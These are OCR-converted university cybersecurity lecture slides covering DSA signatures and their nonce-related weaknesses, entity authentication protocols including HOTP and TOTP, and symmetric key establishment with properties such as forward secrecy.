  - **is a variant of the Elgamal (Taher Elgamal) scheme**
  - **uses hash algorithm, size *N* (e.g. SHA1, size 160)**
  - **uses *N*-bit exponents**
  - **creates a *2N* bit signature *(s,r)* but with *L=1024* (or more) bit security**




- Security depends on difficulty of computing discrete logarithms

DSA Key Generation

- have shared global public key values (p,q,g)
  - L **and** N **are respectively the key length and hash length**
    - L = 1024 or more, and multiple of 64 (e.g. 1024, 2048, 3072,..)
    - N = 160 or more (e.g. 160, 256, ..)
  - **take a large (**L**-bit) prime** p
  - **choose q, a** N**-bit prime factor of** p*-1*
    - in practice, you can choose q, and then p such that $(p-1)$ is multiple of q
  - **choose** g **such that its multiplicative order modulo** p **is** q
    - in practice, $g=a^{(p-1)/q} \bmod p$
      - for some arbitrary *a* with $1<a<p-1$, with $a^{(p-1)/q} \bmod p > 1$
- choose $x<q$
- compute $y = g^x \bmod p$
- public key = (p,q,g,y)
- private key = x

DSS Signing and Verifying overview


- Signing



$r = f2(k,p,q,g) = (g^k \bmod p) \bmod q$

$s = f1(H(m),k,x,r,q) = (k^{-1}(H(m)+xr)) \bmod q$

- Verifying



$w = f3(s,q) = s^{-1} \bmod q$

$v = f4(p,q,g,y,H(m),w,r) =$
$= ((g^{H(m)w \bmod q}\ y^{rw \bmod q}) \bmod p) \bmod q$

DSA Signature

- to sign a message m the sender generates:
  - **a random signature key** k, $k<q$
    - k must be random, be destroyed after use, and never be reused
- computes the message digest (e.g. SHA-1) of the message m:

  $h = H(m)$
- then computes signature pair:

  $r = (g^k \bmod p) \bmod q$

  $s = k^{-1}(h+x \cdot r) \bmod q, \quad \text{with } k \cdot k^{-1} \equiv 1 \pmod q$
- sends signature (r,s) with message m

DSA Signature Verification

- having received m & signature (r,s)
- to verify a signature, recipient computes:

$$w = s^{-1} \bmod q$$

$$v = (g^{hw \bmod q}\, y^{rw \bmod q} \bmod p) \bmod q$$

- if $v=r$ then signature is verified

- proof

$$v = (g^{hw \bmod q}\, y^{rw \bmod q} \bmod p) \bmod q =$$
$$= (g^{w(h+xr) \bmod q} \bmod p) \bmod q =$$
$$= (g^{k} \bmod p) \bmod q =$$
$$= r$$

Possible DSA vulnerabilities

- The main issue with DSA is related to the choice of the nonce k
  - **in general, using not random (or biased) nonces is a bad idea**
- If k is known or guessable
  - **since:**
    - $r = g^k \bmod p \bmod q$
    - $s = (k^{-1} (h + xr)) \bmod q$
  - **the private key x can be recovered as follows:**
    - $x = (sk - h)\, r^{-1}$
- If k is used more than once
  - **suppose the user signs two messages m_1, m_2 using the same nonce k**
    - (r_1, s_1) and (r_2, s_2) are the two signatures
  - **the private key x can be recovered as follows:**
    - $x = (s_2 h_1 - s_1 h_2)(r_2 s_1 - r_1 s_2)^{-1} \bmod q$

Possible DSA vulnerabilities (cont.)

- If k is incremented by a constant value
  - **suppose a user signs two times the same message m with the nonce values k_1 and $k_2 = k_1 + d$**
  - **defining $S=h+xr$ we have:**
    - $s_1 = k_1^{-1} S \bmod q$
    - $s_2 = (k_1 + d)^{-1} S \bmod q$
  - **that is**
    - $S = s_1 k_1 \bmod q$
    - $S = s_2(k_1 + d) \bmod q$
  - **then**
    - $s_1 k_1 \equiv s_2(k_1+d) \Rightarrow k_1(s_1-s_2) \equiv s_2 d \Rightarrow k_1 = s_2 d (s_1-s_2)^{-1} \bmod q$
  - **by knowing k_1 it is possible to recover the private key x**



UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Identification (Entity Authentication)

Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026

Identification

- Also referred to as Entity Authentication
- Techniques designed to allow one party (the verifier or authenticator) to gain assurances that the identity of another (the prover, claimant, or supplicant) is as declared
  - **preventing impersonation**
- A major difference between entity authentication and message authentication is that
  - **message authentication itself provides no timeliness guarantees with respect to when a message was created**
  - **whereas entity authentication involves proof of a claimant's identity through actual communications with an associated verifier during execution of the protocol itself**
    - provide assurances only at the particular instant in time of successful protocol completion
      - If ongoing assurances are required, additional measures may be necessary

Basis of identification

- Entity authentication techniques may be divided into three main categories, depending on which of the following the security is based:
  - **1. something known**
    - e.g. standard passwords (sometimes used to derive a symmetric key), Personal Identification Numbers (PINs), secret or private keys
  - **2. something possessed**
    - this is typically a physical accessory, as a “passport”
    - e.g. cards like magnetic-striped cards, chip cards (also called smart cards or IC cards), and hand-held customized calculators (passwd generators) which provide time-variant passwords
  - **3. something inherent to a human individual**
    - this category includes methods which make use of human physical characteristics and involuntary actions (biometrics), such as handwritten signatures, fingerprints, voice, retinal patterns, and dynamic keyboarding characteristics
    - these techniques are not further discussed

Characteristics of identification protocols


- Direction of the identification (reciprocity):
  - **unilateral identification**
    - only one party proves its identity to the other party
  - **mutual identification**
    - both parties may corroborate their identities to the other
- Computational and/or communication efficiency:
  - **computational efficiency**
    - the number of operations required to execute a protocol
  - **communication efficiency**
    - this includes the number of passes (message exchanges) and the bandwidth required (total number of bits transmitted)

Characteristics of identification protocols (cont.)

- Real-time involvement of a third party (if any):
  - an on-line trusted third party to distribute symmetric keys to communicating entities for authentication purposes; or
  - an on-line trusted third party to verify the authentication information sent by the supplicant, or
  - an on-line (untrusted) directory service for distributing public-key certificates
- Storage of secrets
  - **which information must be stored to perform verification**
    - in case of symmetric secrets
      - in clear or encrypted/hashed value
    - in case of public keys, they are not secret, however:
      - how obtaining public key of the peer-entity
      - how storing public key of the peer-entity
  - **where secrets are maintained/stored**
    - RAM
    - local disks
    - hardware tokens


Basic authentication scheme

- Conventional (basic) authentication schemes consist in sending a fixed (time-invariant) symmetric secret
  - **shared secret between the user and system**
    - like a key or a password
  - **thus fall under the category of symmetric-key techniques**
- For example, to gain access to a system resource the user enters a *{user id, password}* pair
  - **weak authentication if used through an insecure channel**
  - **it is not associated to a given time (time-invariant)**
  - **the verifier can store the hash of the secret**




Challenge-response authentication

- The idea is that one entity (the claimant) “proves” its identity to another entity (the verifier) by demonstrating knowledge of a secret, without revealing the secret itself to the verifier
- This is done by providing a response to a *time-variant* challenge, where the response depends on both the challenge and the entity’s secret
  - ***time-variant* challenge is used to counteract replay and interleaving attacks**
    - a random number, text string, or bit string chosen by one entity
    - a sequence number, incremented sequentially, or a timestamp referring to a given time interval, optionally sent during the exchange
      - a validity interval of values may be considered
  - **the response is verified by using the same entity’s secret OR other information associated to the secret**
    - e.g. hash value, public key, etc.




Authentication with symmetric key




- X= f(K_{AB},R) cryptographic function
  - **not require reversible cryptography**
    - can be a one-way
  - **examples**
    - X= MAC(K_{AB},R), X= H($secret_{AB}$ || R), X= E(K_{AB},R)
- drawbacks:
  - **an eavesdropper could mount an off-line password guessing attack**
  - **It requires that the authenticator maintain a copy of the password/key**
    - some who read the Bob's passwd-database (the authenticator) can later impersonate Alice (the claimant)

Authentication with symmetric key (cont.)




- $R = D(K_{AB}, X)$
- differences:
  - **requires reversible cryptography**
  - **if R is a recognizable quantity with limited lifetime (e.g. a random number concatenated with a timestamp), Alice can authenticate Bob**
  - **if R is a recognizable quantity, Carol can mount an offline passwd-guessing attack without eavesdropping**
    - Carol obtains $E(K_{AB},R)$ (second message) by just sending the first message to Bob claiming to be Alice
      - Carol doesn't need that Alice authenticates with Bob


Authentication with symmetric key (cont.)



- differences:
  - **required only one message**
    - this mechanism can be added very easily to a protocol originally designed for sending passwd as cleartext
    - more efficient
  - **function f() does not require to be reversible**
  - **several pitfalls due to the time validity (time synchronization between Alice and Bob, authentication with multiple server with the same passwd, etc)**
- variant:



Mutual authentication with symmetric key




- or shorter:




Mutual authentication with symmetric key

- or shorter:



- however, possible reflection attack:



- Good general principles of authentication protocols:
  - **the initiator should be the first to prove its identity**
  - **messages sent in opposite directions should differ**

Authentication with public key



- or




- property:
  - **the database at Bob is not required to be protected from reading**
    - must be protected only for unauthorized modification (integrity protection)
- drawbacks:
  - **if you can trick Alice into signing or decrypting something, you can impersonate Alice (first and second scheme, respectively)**
  - **by asking Alice to authenticate, you can obtain a signature or decryption**
- countermeasures:
  - **not use the same key for two different purposes unless the design for all uses are coordinated (this is a general rule), and/or**
  - **impose enough structure to be signed (nonce, realm, timestamp, etc.)**

Eavesdropping and server database reading


- Protection against server database reading:
  - **vulnerable to eavesdropping**



- Protection against eavesdropping:
  - **vulnerable to database reading, and to offline password guessing if the secret (key) is derived from a passwd, or offline brute force searching**



- Protection against both using asymmetric cryptography:



One-time passwords

- An alternative to use fixed secrets/passwords is using one-time secrets/passwords
  - **each password is used only once**
  - **such schemes are safe from passive adversaries who eavesdrop and later attempt impersonation**
- Can be easily implemented in Smart/token Cards



One-time passwords (cont.)

- Some one-time password variations:
  - **shared lists of one-time passwords**
    - use a sequence or set of secret passwords, (each valid for a single authentication), distributed as a pre-shared list
    - if the list is not used sequentially, the system may check the entered password against all remaining unused passwords
    - a variation involves use of a challenge-response table
    - a drawback is maintenance of the shared list
  - **sequentially updated one-time passwords**
    - during authentication using password *i*, the user creates and transmits to the system a new password (password *i+1*) encrypted under a key derived from password *i*
    - this method becomes difficult if communication failures occur
  - **one-time password sequences based on a one-way function**
    - more efficient than the previous one
    - may be viewed as a challenge-response protocol where challenge is implicitly defined by the current position within the pwd sequence

Example: HMAC-based One-Time Password (HOTP)

- The OTP code depends on a **counter** that increments each time you authenticate

$$\mathrm{HOTP}(K,C) = \mathrm{Trunc}(\mathrm{HMAC}(K,C))$$

  - **where:**
    - K: shared secret key
    - C: counter
      - integer, increases each use
    - Trunc: convert output to a 6–8 digit code

Example: Time-based OTP (TOTP)

- Replace counter with **time**

$$\mathrm{TOTP}(K,C) = \mathrm{Trunc}(\mathrm{HMAC}(K,T))$$

  - **where:**

$$T = \mathrm{floor}(\mathrm{current_time} / \mathrm{time_step})$$

  - **typical time_step: 30 seconds**

- Advantages:
  - **no counter to manage**
  - **stateless on server side**
  - **better usability**



UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Symmetric Key Establishment

Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026

Key management

- In a secured communication, users must setup the details of the cryptography
  - **in some cases this may require sharing a symmetric key**
  - **in others it may require obtaining the other party's public key**
- In both cases, an issue is how to securely distribute these keys
  - **in case of symmetric key**
    - must be exchanged over a secure communication channel
      - both confidentiality and data authentication must be guaranteed
  - **in case of public key**
    - keys can be exchanged authenticated over an insecure communications channel
      - only message authentication must be guaranteed
        - » the exchange is less troublesome
        - » for example, by using digital certificates
- Often secure systems fail due to a break in the key distribution

Long-term vs Short-term Keys

- Cryptographic system and protocols usually deal with two types of keys with two different lifetimes:
  - **long-term keys**
    - also referred to as long-term secrets
    - can be used for
      - peer authentication
      - securing key exchanges
  - **short-term keys**
    - also called as session keys
    - used to secure a communication
      - data confidentiality
      - data authentication and integrity
    - used only for a limited interval of time
    - securely setup using long-term keys through a proper KE protocol

(Secret) Key establishment

- Secret key establishment is a process or protocol whereby a shared secret becomes available to two or more parties, for subsequent cryptographic use
- Two approaches are possible:
  - **key pre-distribution**
    - keys are completely determined “a priori” by initial keying material
      - used mainly for long-term secret keys
  - **dynamic key establishment (or key exchange)**
    - those schemes whereby the key established by a pair (or group) of users varies on subsequent executions
    - used also for key updates
    - subdivided into (see later):
      - key transport
      - key agreement

Key establishment (cont.)

- Dynamic key establishment may be broadly subdivided into:
  - **key transport**
    - A key transport protocol or mechanism is a key establishment technique where one party creates or otherwise obtains a secret value, and securely transfers it to the other(s)
  - **key agreement**
    - A key agreement protocol or mechanism is a key establishment technique in which a shared secret is derived by two (or more) parties as a function of information contributed by, or associated with, each of these, (ideally) such that no party can predetermine the resulting value
- Additional variations exist, including various forms of key derivation

Use of trusted servers

- Some key establishment protocols involve a centralized or trusted party, for either or both:
  - **initial system setup**
  - **on-line actions (involving real-time participation)**
- This party is referred to by a variety of names depending on the role played
  - **generically called as trusted third party or trusted server**
- E.g.
  - **key distribution center (KDC)**
  - **authentication server**
  - **certification authority (CA)**

Key Establishment Security Properties

- Implicit Key Authentication (IKA)
  - **a party A has implicit key authentication of B if A is assured that no party other than the intended peer B can learn the established session key**
    - about exclusivity of key knowledge
      - only B could know the key
    - does not guarantee that B actually computed the key
      - passive assurance
    - neither guarantee that the peer actually *is* online right now
- Key Confirmation (KC)
  - **a party A has key confirmation from B if A is assured that B actually possesses the correct session key**
    - active assurance peer has the key
      - proof of possession of key
  - **typically achieved via MAC or encrypted challenge/response**

Key Establishment Security Properties (cont.)

- Explicit Key Authentication (EKA)
  - **a party A has explicit key authentication of B if:**
    - A has implicit key authentication of B, and
    - A has key confirmation from B
  - **A is assured that:**
    - only B can know the key
    - and B actually does know it
  - **combines implicit authentication + key confirmation**
- Peer Entity Authentication (PEA)
  - **a party A has peer entity authentication of B if A is assured that:**
    - the communicating entity is indeed B, and
    - B is actively participating in the protocol at the current time liveness/freshness
  - **that is: identity verification (who) + freshness (now, not replay)**
    - this is really B, and B is live right now
  - **often achieved via nonces, timestamps, challenge-response**

Key Establishment Security Properties (cont.)

- Differences:
  - **Implicit key authentication**
    - ensures key secrecy with respect to others
      - only intended peer can know key
  - **Key confirmation**
    - ensures peer actually computed key
      - peer actually knows the key
  - **Explicit key authentication**
    - combines both the above
  - **Peer entity authentication**
    - adds identity + liveness guarantees
      - correct identity + active participation
- In addition:
  - **Key freshness**
    - assurance that the exchanged key is new

Unknown Key-Share attack

- Unknown Key-Share attack (UKS)
  - **the key is correct, but the association between key and identity is wrong**
  - **e.g.**
    - A **shares the key with** B, but A **believes the key is shared with** B, while B **believes it is shared with** M
      - A thinks: "I share key K with B" (this part is actually true)
      - B thinks: "I share key K with M" (this is wrong)
    - the key is **not shared with** M
      - M **never learns the key**
  - **this is still an attack because even though confidentiality is preserved (**M **doesn't know K)**
  - **the attack breaks:**
    - **identity agreement**
    - **authentication semantics**

Authenticated Key Exchange (AKE)

- A protocol is an Authenticated Key Exchange (AKE) if it allows two (or more) parties to
  - **securely establish a shared session key, and**
  - **be assured of the identity of the peer(s) with whom the key is shared**
- AKE usually includes:
  - **explicit key authentication**
    - assurance about peer's involvement and key possession
  - **peer entity authentication**
    - identity agreement and active participation
  - **freshness**
    - the key is new (not replayed)

Forward secrecy and known-key attacks

- It is important to consider the potential impact of compromise of various types of keying material
  - **even if such compromise is not normally expected**
- In particular, the effect of the following is often considered:
  - **compromise of past session (established) keys**
    - a protocol is said to be "resistant to a known-key attack" if compromise of past session keys doesn't allow an adversary to compromise future session key exchanges
  - **compromise of long-term secret (symmetric or asymmetric) keys**
    - A protocol is said to have "(perfect) forward secrecy" if compromise of long-term keys does not compromise past session keys
      - for example, Diffie-Hellman key agreement, in some cases, may provide forward secrecy

Key transport and derivation

Point-to-point key transport and key derivation

- Sometimes the two parties A and B already share “a priori” a (long-term) symmetric key K_{AB} and they want to exchange a new short term key K_S
  - **the long-term key must be initially exchanged over a secure channel or resulting from a key pre-distribution mechanism**
- Possible techniques:
  - **key transport based on symmetric encryption**
  - **key derivation based on non-reversible functions**
- Variants:
  - **one pass**
  - **challenge-response**

Key transport based on symmetric encryption

- Key transport with one pass:

$$A \rightarrow B: \quad E_{Kab}(K_S)$$

  - **both A and B obtain implicit key authentication**
  - **susceptible to known-key attacks through replay attack**

- Additional optional fields might be transferred in the encrypted portion:

$$A \rightarrow B: \quad E_{Kab}(K_S, t_A^*, B^*)$$

  - **field containing redundancy provides explicit key authentication to B and facilitates message modification detection**
  - **timestamp (or sequence number) provides a sort of freshness guarantee to B**
    - avoids replay attacks
  - **a destination identifier prevents message replay back on A**
    - if a timestamp is present it provides also entity authentication to B

Key transport (cont.)

- Key transport with challenge-response:
  - **If anti-replay, explicit key authentication, and entity authentication are desired for B but reliance on timestamps added by A is not, a random value or sequence number n_B may be used**
  - **the cost is an additional message**

$$A \leftarrow B: \quad n_B$$

$$A \rightarrow B: \quad E_{Kab}(K_S, n_B, B^*)$$

- If it is required that the session key K_S be a function of inputs from both parties and mutual authentication:

$$A \leftarrow B: \quad n_B$$

$$A \rightarrow B: \quad E_{Kab}(k_1, n_A, n_B, B^*)$$

$$A \leftarrow B: \quad E_{Kab}(k_2, n_B, n_A, A^*)$$

  - **$K_S = f(k_1, k_2)$**

Key transport (cont.)

- Vulnerabilities:
  - **previous exchange does not offer forward secrecy**
    - they fail if the long-term key K_{ab} is compromised
      - they may be inappropriate for many applications
- Note:
  - **Authentication protocols which employ encryption, including the above key exchange schemes, may require that the encryption function includes data integrity mechanism to detect message modification**
    - for example using an Authenticated Encryption (AE) algorithm

Key derivation

- Key exchange based on key derivation with one pass
  - **the session key is derived from a per-session random input provided by one party**

$$A \rightarrow B: \quad r_A$$

  - **the session key is computed as $K_S = f_{Kab}(r_A)$**
    - where *f()* can be either a $E_K()$ or $MAC_K()$
  - **provides to both A and B implicit key authentication**
  - **susceptible to known-key attacks through replay attack**

- The random number r_A may be replaced by other time-variant parameters
  - **e.g. a timestamp t_A, provides an implicit key freshness property**
    - avoids replay attack to *B*
    - avoids *A* can force a given key *X*

Key derivation (cont.)

- A keyed one-way function like $MAC_K()$ is usually preferred
  - **respect an encryption function $E_k()$**
  - **A cannot control the value of K_S**

- The simple key derivation scheme can be further extended with two or three passes in order to provide:
  - **contribution of B to the creation of K_S**
  - **mutual entity authentication**
  - **example, AKEP2**

Example of authenticated key derivation protocol

- Authenticated Key Exchange Protocol AKEP2
  - **provides mutual entity authentication, key freshness guarantee, and implicit key authentication**
  - **does not provide forward secrecy**

- Protocol:
  - **A and B share long-term symmetric keys K_{ab}**

$$A \rightarrow B: \quad r_A$$
$$A \leftarrow B: \quad X_B = \{B, A, r_A, r_B\}, MAC_{Kab}(X_B)$$
$$A \rightarrow B: \quad X_A = \{A, r_B\}, MAC_{Kab}(X_A)$$

  - **$K_S = f_{K'}(r_B)$**
    - where $f_K()$ is a keyed one-way function or encryption function
    - K' is the key used to derive Ks, usually obtained from K_{ab}

Key transport based on public-key encryption

- Also referred to as Key Encapsulation Mechanisms (KEM)
- One party may choose a symmetric key and transfer it to a second, using that party's encryption public key

